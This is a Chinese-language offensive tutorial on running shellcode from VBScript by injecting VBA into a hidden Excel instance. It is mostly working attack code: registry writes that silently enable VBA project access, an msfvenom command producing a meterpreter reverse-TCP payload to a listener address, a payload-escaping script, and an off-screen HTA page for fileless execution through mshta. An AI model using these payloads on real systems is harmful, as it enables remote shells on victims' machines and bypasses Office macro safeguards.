既然 VBA 能够调用 Win API, 那 VBS 又何尝不可呢?
Table of contents
Open Table of contents
VBS 调用 VBA
VBS 并不能直接调用 Win API, 但是能够间接的执行 VBA 代码, 主要是通过创建 Excel 对象的方式来插入 VBA, 运行时会多出来一个 Excel.exe 的进程, 缺点是只有安装 Microsoft Office 后才能正常调用, WPS 都不行.
Dim WshShell
Dim oExcel
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Security\AccessVBOM",1,"REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Security\AccessVBOM",1,"REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security\AccessVBOM",1,"REG_DWORD"
Set oExcel = CreateObject("excel.application")
Set oBook = oExcel.Workbooks.Add
Set oModule = oBook.VBProject.VBComponents.Add(1)
strCode = "VBA Code"
oModule.CodeModule.AddFromString strCode
oExcel.Run "Auto_Open"
oExcel.DisplayAlerts = False
利用这点, 通过 VBA 操纵 Win API 来执行 ShellCode.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f vba -o vba.txt转义字符.
with open('text.txt','r') as f:
	text = f.readlines()

newtext = ''

for line in text:
	newline = line.replace('"', '""')
	newline = '"' + newline
	newline = newline.replace('\n', '" & vbCr & _ \n')
	newtext += newline

newtext += '"'

with open('payload.txt', 'w+') as f:
	f.write(newtext)
粘贴进 strCode 中, 然后执行脚本.

无文件落地执行
hta sct 都可以调用 VBS, 这里以 mshta 为例.
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Dim WshShell
Dim oExcel
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Security\AccessVBOM",1,"REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Security\AccessVBOM",1,"REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security\AccessVBOM",1,"REG_DWORD"
Set oExcel = CreateObject("excel.application")
Set oBook = oExcel.Workbooks.Add
Set oModule = oBook.VBProject.VBComponents.Add(1)
strCode = THE_POSITION_YOU_SHOULD_PASTE_TO
oModule.CodeModule.AddFromString strCode
oExcel.Run "Auto_Open"
Self.Close
</script>
<body>
</body>
</HEAD>
</HTML>
通过 mshta 执行, 反弹会话的时候会慢十几秒钟.


另外还有些兼容性的问题, 在 Windows 10, Office 2019 下需要开启 “信任对 VBA 工程对象模型的访问”, 但会话还是会直接退出.